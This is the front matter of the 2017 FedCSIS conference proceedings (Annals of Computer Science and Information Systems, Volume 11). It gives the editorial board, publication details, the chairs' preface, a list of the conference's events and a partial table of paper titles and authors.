

Annals of Computer Science and Information Systems  
Volume 11

# Proceedings of the 2017 Federated Conference on Computer Science and Information Systems

September 3–6, 2017. Prague, Czech Republic



Maria Ganzha, Leszek Maciaszek, Marcin Paprzycki (eds.)





# Annals of Computer Science and Information Systems, Volume 11

## Series editors:

Maria Ganzha,

*Systems Research Institute Polish Academy of Sciences and Warsaw University of Technology, Poland*

Leszek Maciaszek,

*Wrocław University of Economy, Poland and Macquarie University, Australia*

Marcin Paprzycki,

*Systems Research Institute Polish Academy of Sciences and Management Academy, Poland*

## Senior Editorial Board:

Wil van der Aalst,

*Department of Mathematics & Computer Science, Technische Universiteit Eindhoven (TU/e), Eindhoven, Netherlands*

Frederik Ahlemann,

*University of Duisburg-Essen, Germany*

Marco Aiello,

*Faculty of Mathematics and Natural Sciences, Distributed Systems, University of Groningen, Groningen, Netherlands*

Mohammed Atiquzzaman,

*School of Computer Science, University of Oklahoma, Norman, USA*

Barrett Bryant,

*Department of Computer Science and Engineering, University of North Texas, Denton, USA*

Ana Fred,

*Department of Electrical and Computer Engineering, Instituto Superior Técnico (IST—Technical University of Lisbon), Lisbon, Portugal*

Janusz Górski,

*Department of Software Engineering, Gdansk University of Technology, Gdansk, Poland*

Mike Hinchey,

*Lero—the Irish Software Engineering Research Centre, University of Limerick, Ireland*

Janusz Kacprzyk,

*Systems Research Institute, Polish Academy of Sciences, Warsaw, Poland*

Irwin King,

*The Chinese University of Hong Kong, Hong Kong*

Juliusz L. Kulikowski,

*Nalecz Institute of Biocybernetics and Biomedical Engineering, Polish Academy of Sciences, Warsaw, Poland*

Michael Luck,

*Department of Informatics, King's College London, London, United Kingdom*

Jan Madey,

*Faculty of Mathematics, Informatics and Mechanics at the University of Warsaw, Poland*

Stan Matwin,

*Dalhousie University, University of Ottawa, Canada and Institute of Computer Science, Polish Academy of Science, Poland*

Michael Segal,

*Ben-Gurion University of the Negev, Israel*

Andrzej Skowron,

*Faculty of Mathematics, Informatics and Mechanics at the University of Warsaw, Poland*

John F. Sowa,

*VivoMind Research, LLC, USA*

**Editorial Associate:**

Katarzyna Wasielewska,

*Systems Research Institute Polish Academy of Sciences, Poland*

Paweł Sitek,

*Kielce University of Technology, Kielce, Poland*

**T<sub>E</sub>Xnical editor:** Aleksander Denisiuk,

*University of Warmia and Mazury in Olsztyn, Poland*

# Proceedings of the 2017 Federated Conference on Computer Science and Information Systems

Maria Ganzha, Leszek Maciaszek, Marcin Paprzycki  
(eds.)



2017, Warszawa,  
Polskie Towarzystwo  
Informatyczne



2017, New York City,  
Institute of Electrical and  
Electronics Engineers

Annals of Computer Science and Information Systems, Volume 11  
Proceedings of the 2017 Federated Conference on Computer Science and  
Information Systems

ART: ISBN 978-83-946253-9-9, IEEE Catalog Number CFP1785N-ART  
USB: ISBN 978-83-946253-8-2, IEEE Catalog Number CFP1785N-USB  
WEB: ISBN 978-83-946253-7-5

ISSN 2300-5963

DOI 10.15439/978-83-946253-7-5

© 2017, Polskie Towarzystwo Informatyczne

Ul. Solec 38/103

00-394 Warsaw, Poland

**Contact:** [secretariat@fedcsis.org](mailto:secretariat@fedcsis.org)

<http://annals-csis.org/>

**Cover art:**

Jana Waleria Denisiuk,

*Elbląg, Poland*

**Also in this series:**

Volume 13: Communication Papers of the 2017 Federated Conference on Computer  
Science and Information Systems, **ISBN WEB: 978-83-922646-2-0, ISBN USB: 978-83-922646-3-7**

Volume 12: Position Papers of the 2017 Federated Conference on Computer Science and  
Information Systems, **ISBN WEB: 978-83-922646-0-6, ISBN USB: 978-83-922646-1-3**

Volume 10: Proceedings of the Second International Conference on Research in  
Intelligent and Computing in Engineering, **ISBN WEB: 978-83-65750-05-1,**

**ISBN USB: 978-83-65750-06-8**

Volume 9: Position Papers of the 2016 Federated Conference on Computer Science and  
Information Systems, **ISBN WEB: 978-83-60810-93-4, ISBN USB: 978-83-60810-94-1**

Volume 8: Proceedings of the 2016 Federated Conference on Computer Science and  
Information Systems, **ISBN WEB: 978-83-60810-90-3, ISBN USB: 978-83-60810-91-0,**

**ISBN ART: 978-83-60910-92-7**

Volume 7: Proceedings of the LQMR Workshop, **ISBN WEB: 978-83-60810-78-1,**

**ISBN USB: 978-83-60810-79-8**

Volume 6: Position Papers of the 2015 Federated Conference on Computer Science and  
Information Systems, **ISBN WEB: 978-83-60810-76-7, ISBN USB: 978-83-60810-77-4**

Volume 5: Proceedings of the 2015 Federated Conference on Computer Science and  
Information Systems, **ISBN WEB: 978-83-60810-66-8, ISBN USB: 978-83-60810-67-5**

Volume 4: Proceedings of the E2LP Workshop, **ISBN WEB: 978-83-60810-64-4,**

**ISBN USB: 978-83-60810-63-7**

Volume 3: Position Papers of the 2014 Federated Conference on Computer Science and  
Information Systems, **ISBN WEB: 978-83-60810-60-6, ISBN USB: 978-83-60810-59-0**

Volume 2: Proceedings of the 2014 Federated Conference on Computer Science and  
Information Systems, **ISBN WEB: 978-83-60810-58-3, ISBN USB: 978-83-60810-57-6,**

**ISBN ART: 978-83-60810-61-3**

Volume 1: Position Papers of the 2013 Federated Conference on Computer Science and  
Information Systems (FedCSIS), **ISBN WEB: 978-83-60810-55-2, ISBN USB: 978-83-60810-56-9**

**D**EAR Reader, it is our pleasure to present to you Proceedings of the 2017 Federated Conference on Computer Science and Information Systems (FedCSIS), which took place, for the first time outside of Poland, in Prague, Czech Republic, on September 3-6, 2017.

FedCSIS 2017 was Chaired by prof. Pavel Tvrdik, while prof. Jan Janousek acted as the Chair of the Organizing Committee. This year, FedCSIS was organized by the Polish Information Processing Society (Mazovia Chapter), IEEE Poland Section Computer Society Chapter, Systems Research Institute Polish Academy of Sciences, Warsaw University of Technology, Wrocław University of Economics, and Czech Technical University in Prague.

FedCSIS 2017 was technically co-sponsored by: IEEE Region 8, IEEE Czechoslovakia Section, IEEE Poland Section, IEEE Computer Society, IEEE Computer Society Technical Committee on Intelligent Informatics, IEEE Czechoslovakia Section Computer Society Chapter, IEEE Poland Section Gdańsk Computer Society Chapter Poland, SMC Technical Committee on Computational Collective Intelligence, IEEE Poland Section Systems, Man, and Cybernetics Society Chapter, IEEE Poland Section Control System Society Chapter, IEEE Poland Section Computational Intelligence Society Chapter, ACM Special Interest Group on Applied Computing, Łódź ACM Chapter, International Federation for Information Processing, Committee of Computer Science of the Polish Academy of Sciences, Polish Operational and Systems Research Society, Mazovia Cluster ICT Poland, Polski Klaster Badań i Rozwoju Internetu Rzeczy, and Eastern Cluster ICT Poland. FedCSIS 2017 was sponsored by Intel, Profinit and Abra.

FedCSIS 2017 consisted of the following events (conferences, symposia, workshops, special sessions). These events were grouped into FedCSIS conference areas, of various degree of integration. Specifically, those listed without indication of the year 2017 signify "abstract areas" with no direct paper submissions to them (but with submissions to their enclosed events).

- **AAIA'17 – 12<sup>th</sup> International Symposium Advances in Artificial Intelligence and Applications**
  - AIMA'17 – 7<sup>th</sup> International Workshop on Artificial Intelligence in Medical Applications
  - AIRIM'17 – 2<sup>nd</sup> International Workshop on AI aspects of Reasoning, Information, and Memory
  - ASIR'17 – 7<sup>th</sup> International Workshop on Advances in Semantic Information Retrieval
  - JAWS'17 – 11<sup>th</sup> Joint Agent-oriented Workshops in Synergy
  - LTA'17 – 2<sup>st</sup> International Workshop on Language Technologies and Applications
  - WCO'17 – 10<sup>th</sup> International Workshop on Computational Optimization
- **CSS - Computer Science & Systems**
  - CANA'17 – 10<sup>th</sup> Computer Aspects of Numerical Algorithms
  - C&SS'17 – 4<sup>th</sup> International Conference on Cryptography and Security Systems

- CPORA'17 – 2<sup>nd</sup> Workshop on Constraint Programming and Operation Research Applications
- MMAP'17 – 10<sup>th</sup> International Symposium on Multimedia Applications and Processing
- WAPL'17 – 6<sup>th</sup> Workshop on Advances in Programming Languages
- WSC'17 – 9<sup>th</sup> Workshop on Scalable Computing
- **iNetSApp – International Conference on Innovative Network Systems and Applications**
  - INSERT'17 – 1<sup>st</sup> International Conference on Security, Privacy, and Trust
  - IoT-ECAW'17 – 1<sup>st</sup> Workshop on Internet of Things – Enablers, Challenges and Applications
  - WSN'17 – 6<sup>th</sup> International Conference on Wireless Sensor Networks
- **IT4MBS – Information Technology for Management, Business & Society**
  - AITM'17 – 15<sup>th</sup> Conference on Advanced Information Technologies for Management
  - ISM'17 – 12<sup>th</sup> Conference on Information Systems Management
  - IT4L'17 – 5<sup>th</sup> Workshop on Information Technologies for Logistics
  - KAM'17 – 23<sup>rd</sup> Conference on Knowledge Acquisition and Management
- **SSD&A – Software Systems Development & Applications**
  - IWCPS'17 – 4<sup>th</sup> International Workshop on Cyber-Physical Systems
  - LASD'17 – 1<sup>st</sup> International Conference on Lean and Agile Software Development
  - MIDI'17 – 4<sup>th</sup> Conference on Multimedia, Interaction, Design and Innovation
  - SEW-37 – The 37<sup>th</sup> IEEE Software Engineering Workshop
- **DS-RAIT'17 – 4<sup>th</sup> Doctoral Symposium on Recent Advances in Information Technology**

The 2017 edition of an AAIA'17 Data Mining Challenge, focused on "Helping AI to Play Hearthstone". Its results constitute a separate section in these proceedings. Awards for the winners of the contest were sponsored by: Silver Bullet Solutions and the Mazovia Chapter of the Polish Information Processing Society. Papers resulting from the competition constitute a separate section of these Proceedings.

Each paper, found in this volume, was refereed by at least two referees and the acceptance rate of regular full papers was ~19.3% (96 papers out of 497 general submissions).

The program of FedCSIS required a dedicated effort of many people. Each event constituting FedCSIS had its own Organizing and Program Committee. We would like to express our warmest gratitude to all Committee members for

their hard work in attracting and later refereeing 497 submissions (regular and data mining).

We thank the authors of papers for their great contribution to research and practice in computing and information systems. We thank the invited speakers for sharing their knowledge and wisdom with the participants. Finally, we thank all those responsible for staging the conference in Prague. Organizing a conference of this scope and level could only be achieved by the collaborative effort of a highly capable team taking charge of such matters as conference registration system, finances, the venue, social events, catering, handling all sorts of individual requests from the authors, preparing the conference rooms, etc.

We hope you had an inspiring conference and an unforgettable stay in the beautiful city of Prague. We hope to meet you again for FedCSIS 2018 in Poznań, Poland.

***Co-Chairs of the FedCSIS Conference Series***

***Maria Ganzha***, *Warsaw University of Technology, Poland and Systems Research Institute Polish Academy of Sciences, Warsaw, Poland*

***Leszek Maciaszek***, *Wroclaw University of Economics, Wroclaw, Poland and Macquarie University, Sydney, Australia*

***Marcin Paprzycki***, *Systems Research Institute Polish Academy of Sciences, Warsaw Poland and Management Academy, Warsaw, Poland*



Annals of Computer Science and Information Systems,  
Volume 11

Proceedings of the Federated  
Conference on Computer Science and  
Information Systems

September 3–6, 2017. Prague, Czech Republic

---

TABLE OF CONTENTS

---

---

CONFERENCE KEYNOTE PAPERS

---

<b>Formal Definition of a General Ontology Pattern Language using a Graph Grammar</b>	<b>1</b>
<i>Eduardo Zambon, Giancarlo Guizzardi</i>	
<b>Application of mean-variance mapping optimization for parameter identification in real-time digital simulation</b>	<b>11</b>
<i>Abdulrasaq Gbadamosi, José L. Rueda, Da Wang, Peter Palensky</i>	

---

**12<sup>TH</sup> INTERNATIONAL SYMPOSIUM ADVANCES IN ARTIFICIAL INTELLIGENCE AND APPLICATIONS**

---

<b>Call For Papers</b>	<b>17</b>
<b>Top k Recommendations using Contextual Conditional Preferences Model</b>	<b>19</b>
<i>Aleksandra Karpus, Tommaso di Noia, Krzysztof Goczyła</i>	
<b>On the Use of Nature Inspired Metaheuristic in Computer Game</b>	<b>29</b>
<i>Piotr Andrzej Kowalski, Szymon Łukasik, Małgorzata Charytanowicz, Piotr Kulczycki</i>	
<b>Determining the significance of features with the use of Sobol' method in probabilistic neural network classification tasks</b>	<b>39</b>
<i>Piotr Andrzej Kowalski, Maciej Kusy</i>	
<b>Detection and Dimension of Moving Objects Using Single Camera Applied to the Round Timber Measurement</b>	<b>49</b>
<i>Artem Kruglov, Yuriy Chiryshv, Anastasia Atamanova, Svetlana Zavada</i>	
<b>Bindier Operators in Type-Theory of Algorithms for Algorithmic Binding of Functional Neuro-Receptors</b>	<b>57</b>
<i>Roussanka Loukanova</i>	
<b>Towards Real-time Motion Estimation in High-Definition Video Based on Points of Interest</b>	<b>67</b>
<i>Petr Pulc, Martin Holeňa</i>	
<b>Data Clustering with Grasshopper Optimization Algorithm</b>	<b>71</b>
<i>Szymon Łukasik, Piotr Andrzej Kowalski, Małgorzata Charytanowicz, Piotr Kulczycki</i>	
<b>Co-Evolutionary Algorithm solving Multi-Skill Resource-Constrained Project Scheduling Problem</b>	<b>75</b>
<i>Paweł B. Myszkowski, Maciej Laszczyk, Dawid Kalinowski</i>	
<b>Efficient selection operators in NSGA-II for Solving Bi-Objective Multi-Skill Resource-Constrained Project Scheduling Problem</b>	<b>83</b>
<i>Paweł B. Myszkowski, Maciej Laszczyk, Joanna Lichodij</i>	

<b>Hybrid Multievolutionary System to Solve Function Optimization Problems</b> <i>Krzysztof Pytel</i>	<b>87</b>
<b>Utilizing Multimedia Ontologies in Video Scene Interpretation via Information Fusion and Automated Reasoning</b> <i>Leslie F. Sikos</i>	<b>91</b>
<b>Using Classification for Cost Reduction of Applying Mutation Testing</b> <i>Joanna Strug, Barbara Strug</i>	<b>99</b>
<b>Evolving KERAS Architectures for Sensor Data Analysis</b> <i>Petra Vidnerová, Roman Neruda</i>	<b>109</b>
<b>Measurement of the appropriateness in career selection of the high school students by using data mining algorithms: A case study</b> <i>Ahmet Firat Yelkuvan, Hidayet Takci, Kali Gurkahraman</i>	<b>113</b>

---

## **AAIA DATA MINING CHALLENGE**

---

<b>Call For Papers</b>	<b>119</b>
<b>Helping AI to Play Hearthstone: AAIA'17 Data Mining Challenge</b> <i>Andrzej Janusz, Tomasz Tajmayer, Maciej Świechowski</i>	<b>121</b>
<b>Predicting Unpredictable Building Models Handling Non-IID Data Hearthstone Case Study</b> <i>Dominik Deja</i>	<b>127</b>
<b>Helping AI to Play Hearthstone using Neural Networks</b> <i>Lukasz Grad</i>	<b>131</b>
<b>Evaluation of Hearthstone Game States With Neural Networks and Sparse Autoencoding</b> <i>Jan Jakubik</i>	<b>135</b>
<b>Multi-model approach for predicting the value function in the game of Heathstone: Heroes of Warcraft.</b> <i>Alexander Morgun</i>	<b>139</b>
<b>Use of Domain Knowledge and Feature Engineering in Helping AI to Play Hearthstone</b> <i>Przemysław Przybyszewski, Szymon Dziewiątkowski, Sebastian Jaszczur, Mateusz Śmiech, Marcin Szczuka</i>	<b>143</b>
<b>An ensemble model with hierarchical decomposition and aggregation for highly scalable and robust classification</b> <i>Quang Hieu Vu, Dymitr Ruta, Ling Cen</i>	<b>149</b>

---

## **7<sup>TH</sup> INTERNATIONAL WORKSHOP ON ARTIFICIAL INTELLIGENCE IN MEDICAL APPLICATIONS**

---

<b>Call For Papers</b>	<b>153</b>
<b>Predictive and Descriptive Analysis for Heart Disease Diagnosis</b> <i>František Babič, Jaroslav Olejár, Zuzana Vantová, Ján Paralič</i>	<b>155</b>
<b>Subvocal Speech Recognition via Close-Talk Microphone and Surface Electromyogram Using Deep Learning</b> <i>Mohamed S. Elmahdy, Ahmed Morsy</i>	<b>165</b>
<b>Developing an SVM classifier for extended ES protein structure prediction</b> <i>Piotr Fabian, Katarzyna Stapor</i>	<b>169</b>
<b>Towards a Keyword Extraction in Medical and Healthcare Education</b> <i>Martin Komenda, Matěj Karolyi, Roman Vyškovský, Kateřina Ježová, Jakub Šcavnický</i>	<b>173</b>
<b>Medical biophysics as a combination of the classic educational method and e-learning</b> <i>David Kordek, Martin Kopecek, Petr Voda</i>	<b>177</b>
<b>A Method For Data Classification In Slovak Medical Records</b> <i>Erik Kučera, Oto Haffner, Erich Stark</i>	<b>181</b>
<b>Integration of Virtual Patients in Education of Veterinary Medicine</b> <i>Jaroslav Majerník, Marián Maďar, Jana Mojžišová</i>	<b>185</b>

<b>Semi-real-time analyses of item characteristics for medical school admission tests</b>	<b>189</b>
<i>Patricia Martinková, Lubomír Štěpánek, Adéla Drabinová, Jakub Houdek, Martin Vejražka, Čestmír Štuka</i>	
<b>Moodle Portal in Virtualized Environment - a Performance Analysis</b>	<b>195</b>
<i>Vladimír Mašín, Martin Kopeček, Josef Hanuš</i>	
<b>Feature Selection Methods Applied to Severe Brain Damages Data</b>	<b>199</b>
<i>Wiesław Paja, Krzysztof Pancerz</i>	
<b>Preprocessing compensation techniques for improved classification of imbalanced medical datasets</b>	<b>203</b>
<i>Agnieszka Wosiak, Sylwia Karbowski</i>	
<b>Neuro-Endo-Trainer-Online Assessment System (NET-OAS) for Neuro-Endoscopic Skills Training</b>	<b>213</b>
<i>Vinkle Kumar Srivastav, Britty Baby, Ramandeep Singh, Prem Kalra, Ashish Suri</i>	
<hr/>	
<b>2<sup>ND</sup> INTERNATIONAL WORKSHOP ON AI ASPECTS OF REASONING, INFORMATION, AND MEMORY</b>	
<hr/>	
<b>Call For Papers</b>	<b>221</b>
<b>Formalization of Pell's Equations in the Mizar System</b>	<b>223</b>
<i>Marcin Aciewicz, Karol Pąk</i>	
<b>Progress in the Independent Certification of Mizar Mathematical Library in Isabelle</b>	<b>227</b>
<i>Cezary Kaliszyk, Karol Pąk</i>	
<b>Formalization of the Algebra of Nominative Data in Mizar</b>	<b>237</b>
<i>Artur Kornilowicz, Andrii Kryvolap, Mykola Nikitchenko, Ievgen Ivanov</i>	
<b>Introducing Euclidean Relations to Mizar</b>	<b>245</b>
<i>Adam Naumowicz, Artur Kornilowicz</i>	
<b>Is there a computable upper bound on the heights of rational solutions of a Diophantine equation with a finite number of solutions?</b>	<b>249</b>
<i>Krzysztof Molenda, Agnieszka Peszek, Maciej Sporysz, Apoloniusz Tyska</i>	
<b>Modeling value-based reasoning for autonomous agents</b>	<b>259</b>
<i>Tomasz Zurek, Michail Mokkas</i>	
<hr/>	
<b>7<sup>TH</sup> INTERNATIONAL WORKSHOP ON ADVANCES IN SEMANTIC INFORMATION RETRIEVAL</b>	
<hr/>	
<b>Call For Papers</b>	<b>263</b>
<b>PitchKeywordExtractor: Prosody-based Automatic Keyword Extraction for Speech Content</b>	<b>265</b>
<i>Yurij Lezhenin, Artyom Zhuikov, Natalia Bogach, Elena Boitsova, Evgeny Pyshkin</i>	
<b>Research on Proposals and Trends in the Architectures of Semantic Search Engines: A Systematic Literature Review</b>	<b>271</b>
<i>Jorge Morales, Andrés Melgar</i>	
<b>Just Walk: Rethinking Use Cases in Mobile Audio Travel Guides</b>	<b>281</b>
<i>Evgeny Pyshkin, Pavel Korobenin</i>	
<hr/>	
<b>11<sup>TH</sup> JOINT AGENT-ORIENTED WORKSHOPS IN SYNERGY</b>	
<hr/>	
<b>Call For Papers</b>	<b>289</b>
<b>Preface</b>	<b>291</b>
<b>Failure Analysis for Adaptive Autonomous Agents using Petri Nets</b>	<b>293</b>
<i>Mirgita Frasher, Lan Anh Trinh, Baran Cürüklü, Mikael Ekström</i>	
<b>Development of Simulations for Ambient Assisted Living through Pattern Repositories</b>	<b>299</b>
<i>Rubén Fuentes-Fernández, Jorge Gomez Sanz</i>	

<b>Electricity peak demand classification with artificial neural networks</b>	<b>307</b>
<i>Krzysztof Gajowniczek, Rafik Nafkha, Tomasz Ząbkowski</i>	
<b>Towards an Agent-based Simulation of Building Stock Development for the City of Hamburg</b>	<b>317</b>
<i>Thomas Preisler, Tim Dethlefs, Wolfgang Renz, Ivan Dochev, Hannes Seller</i>	

---

## 2<sup>ND</sup> INTERNATIONAL WORKSHOP ON LANGUAGE TECHNOLOGIES AND APPLICATIONS

---

<b>Call For Papers</b>	<b>327</b>
<b>Document Clustering using a Graph Covering with Pseudostable Sets</b>	<b>329</b>
<i>Jens Dörpinghaus, Sebastian Schaaf, Juliane Fluck, Marc Jacobs</i>	
<b>Event Relation Acquisition Using Dependency Patterns and Confidence-Weighted Co-occurrence Statistics</b>	<b>339</b>
<i>Shohei Higashiyama, Kunihiko Sadamasa, Takashi Onishi, Yotaro Watanabe</i>	
<b>A Comparison of Authorship Attribution Approaches Applied on the Lithuanian Language</b>	<b>347</b>
<i>Jurgita Kapočiūtė-Džikienė, Algimantas Venčkauskas, Robertas Damaševičius</i>	
<b>Extraction of specific data from a sound sample by removing additional distortion</b>	<b>353</b>
<i>Dawid Potap</i>	
<b>Deep Learning methods for Subject Text Classification of Articles</b>	<b>357</b>
<i>Piotr Sembercki, Henryk Maciejewski</i>	
<b>A Hierarchical Approach for Sentiment Analysis and Categorization of Turkish Written Customer Relationship Management Data</b>	<b>361</b>
<i>Mehmet Seyfioğlu, Mustafa Demirezen</i>	
<b>Personality Prediction Based on Twitter Information in Bahasa Indonesia</b>	<b>367</b>
<i>Derwin Suhartono, Veronica Ong, Anneke D. S. Rahmanto, Williem, Aryo E. Nugroho, Esther W. Andangsari, Muhamad N. Suprayogi</i>	
<b>Open Class Authorship Attribution of Lithuanian Internet Comments using One-Class Classifier</b>	<b>373</b>
<i>Algimantas Venčkauskas, Arnas Karpavičius, Robertas Damaševičius, Romas Marcinkevičius, Jurgita Kapočiūtė-Džikienė, Christian Napoli</i>	
<b>Unsupervised tool for quantification of progress in L2 English phraseological</b>	<b>383</b>
<i>Krzysztof Wołk, Agnieszka Wołk, Krzysztof Marasek</i>	
<b>Big Data Language Model of Contemporary Polish</b>	<b>389</b>
<i>Krzysztof Wołk, Agnieszka Wołk, Krzysztof Marasek</i>	

---

## 10<sup>TH</sup> INTERNATIONAL WORKSHOP ON COMPUTATIONAL OPTIMIZATION

---

<b>Call For Papers</b>	<b>397</b>
<b>Optimising SVM to classify imbalanced data using dispersive flies optimisation</b>	<b>399</b>
<i>Haya Alhakbani, Mohammad Majid al-Rifaie</i>	
<b>Correlation clustering: a parallel approach?</b>	<b>403</b>
<i>László Aszalós, Mária Bakó</i>	
<b>An Integer Programming based Ant Colony Optimisation Method for Nurse Rostering</b>	<b>407</b>
<i>Joe Bunton, Andreas Ernst, Mohan Krishnamoorthy</i>	
<b>Ant Colony Optimization Algorithm for Workforce Planning</b>	<b>415</b>
<i>Stefka Fidanova, Gabriel Luque, Olympia Roeva, Marcin Paprzycki, Paweł Gepner</i>	
<b>Comparison of two types of Quantum Oracles based on Grover's Adaptive Search Algorithm for Multiobjective Optimization Problems</b>	<b>421</b>
<i>Gerardo G. Fogel, Benjamín Barán, Marcos Villagra</i>	

<b>Using branching-property preserving Pruefer Code to encode solutions for Particle Swarm Optimization</b>	<b>429</b>
<i>Hanno Hildmann, Dymitr Ruta, Dina Y. Atia, A. F. Isakovic</i>	
<b>Anchored Alignment Distance between Rooted Labeled Unordered Trees</b>	<b>433</b>
<i>Kouichi Hirata, Takuya Yoshino, Yuma Ishizaka</i>	
<b>A Distance-Based Approach for Human Posture Simulations</b>	<b>441</b>
<i>Antonio Mucherino, Douglas S. Gonçalves, Antonin Bernardin, Ludovic Hoyet, Franck Multon</i>	
<b>Solving 0-1 Quadratic Problems with Two-Level Parallelization of the BiqCrunch Solver</b>	<b>445</b>
<i>Camille Coti Etienne Leclercq, Frédéric Roupin, Franck Butelle</i>	
<b>A Fully Fuzzy Linear Programming Model to the Berth Allocation Problem</b>	<b>453</b>
<i>Flabio Gutiérrez Segura, Edwar Luján Segura, Rafael Asmat Uceda, Edmundo Vergara Moreno</i>	
<b>An Electronic Market Model with Mathematical Formulation and Heuristics for Large-Scale Book Trading</b>	<b>459</b>
<i>Ali Haydar Özer</i>	
<b>Distance-2 Collision-Free Broadcast Scheduling in Wireless Networks</b>	<b>469</b>
<i>Valentin Pollet, Vincent Boudet, Jean-Claude König</i>	
<b>Vehicle Oriented Algorithms for the Relocation of Vehicle Sharing Systems</b>	<b>473</b>
<i>Alain Quiliot, Antoine Sarbinowski</i>	
<b>Catching clouds: Simultaneous optimization of the parameters of biological agent plumes using Dirichlet processes to best estimate infection source location</b>	<b>481</b>
<i>James Thompson, Thomas Finnie, Ian Hall, Nina Dobrinkova</i>	
<hr/>	
<b>COMPUTER SCIENCE &amp; SYSTEMS</b>	
<b>Call For Papers</b>	<b>485</b>
<hr/>	
<b>10<sup>TH</sup> WORKSHOP ON COMPUTER ASPECTS OF NUMERICAL ALGORITHMS</b>	
<b>Call For Papers</b>	<b>487</b>
<b>OpenMP Thread Affinity for Matrix Factorization on Multicore Systems</b>	<b>489</b>
<i>Beata Bylina, Jarosław Bylina</i>	
<b>A Framework for Generating and Evaluating Parallelized Code</b>	<b>493</b>
<i>Jarosław Bylina</i>	
<b>Block Subspace Projection Preconditioned Conjugate Gradient Method for Structural Modal Analysis</b>	<b>497</b>
<i>Sergiy Fialko, Viktor Karpilovskyi</i>	
<b>An algorithm for Gaussian Recursive Filters in a Multicore Architecture</b>	<b>507</b>
<i>Ardelio Galletti, Giulio Giunta, Livia Marcellino, Diego Parlato</i>	
<b>On Memory Footprints of Partitioned Sparse Matrices</b>	<b>513</b>
<i>Daniel Langr, Ivan Šimeček</i>	
<b>Optimizing Numerical Code by means of the Transitive Closure of Dependence Graphs</b>	<b>523</b>
<i>Marek Palkowski, Włodzimierz Bielecki</i>	
<b>A Non-Speculative Parallelization of Reverse Cuthill-McKee Algorithm for Sparse Matrices Reordering</b>	<b>527</b>
<i>Thiago Nascimento Rodrigues, Maria Claudia Silva Boeres, Lucia Catabriga</i>	
<b>Least Square Method Robustness of Computations: What is not usually considered and taught</b>	<b>537</b>
<i>Vaclav Skala</i>	

---

## 4<sup>TH</sup> INTERNATIONAL CONFERENCE ON CRYPTOGRAPHY AND SECURITY SYSTEMS

---

<b>Call For Papers</b>	<b>543</b>
<b>Enhancing the Imperceptibility of Image Steganography for Information Hiding</b> <i>Mohamed Fouad Abdelmotagally</i>	<b>545</b>
<b>The impact of malware evolution on the analysis methods and infrastructure</b> <i>Krzysztof Cabaj, Piotr Gawkowski, Konrad Grochowski, Alexis Nowikowski, Piotr Żórawski</i>	<b>549</b>
<b>Quantum color image encryption based on multiple discrete chaotic systems</b> <i>Li Li, Bassem Abd-El-Atty, Ahmed Abd El-Latif, Ahmed Ghoneim</i>	<b>555</b>
<b>TARZAN: An Integrated Platform for Security Analysis</b> <i>Marek Rychlý, Ondrej Ryšavý</i>	<b>561</b>
<b>High-Level Malware Behavioural Patterns: Extractability Evaluation</b> <i>Jana Št'astná, Martin Tomášek</i>	<b>569</b>

---

## 2<sup>ND</sup> WORKSHOP ON CONSTRAINT PROGRAMMING AND OPERATION RESEARCH APPLICATIONS

---

<b>Call For Papers</b>	<b>573</b>
<b>Application of survival function in robust scheduling of production jobs</b> <i>Łukasz Sobaszek, Arkadiusz Gola, Edward Kozłowski</i>	<b>575</b>
<b>A hybrid method for Optimization Scheduling Groups of Jobs</b> <i>Tadeusz Stefański, Jarosław Wikarek</i>	<b>579</b>
<b>Answer Set Programming for Modeling and Reasoning on Modular and Reconfigurable Transportation Systems</b> <i>Walter Terkaj, Marcello Urgo, Daniela Andolfatto</i>	<b>587</b>

---

## 10<sup>TH</sup> INTERNATIONAL SYMPOSIUM ON MULTIMEDIA APPLICATIONS AND PROCESSING

---

<b>Call For Papers</b>	<b>597</b>
<b>Preface</b>	<b>599</b>
<b>Available Bandwidth Estimation in Smart VPN Bonding Technique based on a NARX Neural Network</b> <i>Giacomo Capizzi, Grazia Lo Sciuto, Francesco Beritelli, Francesco Scaglione, Dawid Połap, Kamil Książek, Marcin Wozniak</i>	<b>601</b>
<b>H.265 Inverse Transform FPGA implementation in Impulse C</b> <i>Sławomir Cichoń, Marek Gorgoń</i>	<b>607</b>
<b>New Content Based Image Retrieval database structure using Query by Approximate Shapes</b> <i>Stanisław Deniziak, Tomasz Michno</i>	<b>613</b>
<b>Seniors' experiences with online banking</b> <i>Chrysoula Gatsou, Anastasios Politis, Dimitrios Zevgolis</i>	<b>623</b>
<b>Corneal Endothelium Image Segmentation Using Feedforward Neural Network</b> <i>Anna Fabijańska</i>	<b>629</b>
<b>Automatized Generation of Alphabets of Symbols</b> <i>Serhii Hamotskyi, Anis Rojbi, Sergii Stirenko, Yuri Gordienko</i>	<b>639</b>
<b>Soccer Event Recognition Technique based on Pattern Matching</b> <i>Jiwon Lee, Do-won Nam, Sungwon Moon, JungSoo Lee, Wonyoung Yoo</i>	<b>643</b>
<b>Design of Audio Digital Watermarking System Resistant to Removal Attack</b> <i>Guillermo Morales-Luna, Valery Korzhik, Vasily Alekseev</i>	<b>647</b>



<b>GPU Accelerated 2D and 3D Image Processing</b>	<b>653</b>
<i>Anca Morar, Florica Moldoveanu, Alin Moldoveanu, Oana Balan, Victor Asavei</i>	
<b>Optical Driving for a Computer System with Augmented Reality Features</b>	<b>657</b>
<i>Tomasz Pałys, Krzysztof Murawski, Artur Arciuch, Andrzej Walczak</i>	
<b>The Next Generation of In-home Streaming: Light Fields, 5K, 10 GbE, and Foveated Compression</b>	<b>663</b>
<i>Daniel Pohl, Daniel Jungmann, Bartosz Taudul, Richard Membarth, Harini Hariharan, Thorsten Herfet, Oliver Grau</i>	
<b>Ground plane detection in 3D scenes for an arbitrary camera roll rotation through “V-disparity” representation</b>	<b>669</b>
<i>Piotr Skulimowski, Mateusz Owczarek, Paweł Strumiłło</i>	
<b>The membrane shape mapping of the artificial ventricle in the actual dimensions</b>	<b>675</b>
<i>Wojciech Sulej, Krzysztof Murawski</i>	
<b>Selective Image Authentication Using Shearlet Coefficients Tolerant to JPEG Compression</b>	<b>681</b>
<i>Aleksei Zhuvikin</i>	

---

## **6<sup>TH</sup> WORKSHOP ON ADVANCES IN PROGRAMMING LANGUAGES**

---

<b>Call For Papers</b>	<b>689</b>
<b>Preface</b>	<b>691</b>
<b>Use Case Driven Modularization as a Basis for Test Driven Modularization</b>	<b>693</b>
<i>Michal Bystrický, Valentino Vranić</i>	
<b>Towards Programmable Address Spaces</b>	<b>697</b>
<i>Andrew Gozillon, Paul Keir</i>	
<b>Program analysis for Clustering Programmers’ Profile</b>	<b>701</b>
<i>Daniel José Ferreira Novais, Maria João Varanda Pereira, Pedro Rangel Henriques</i>	
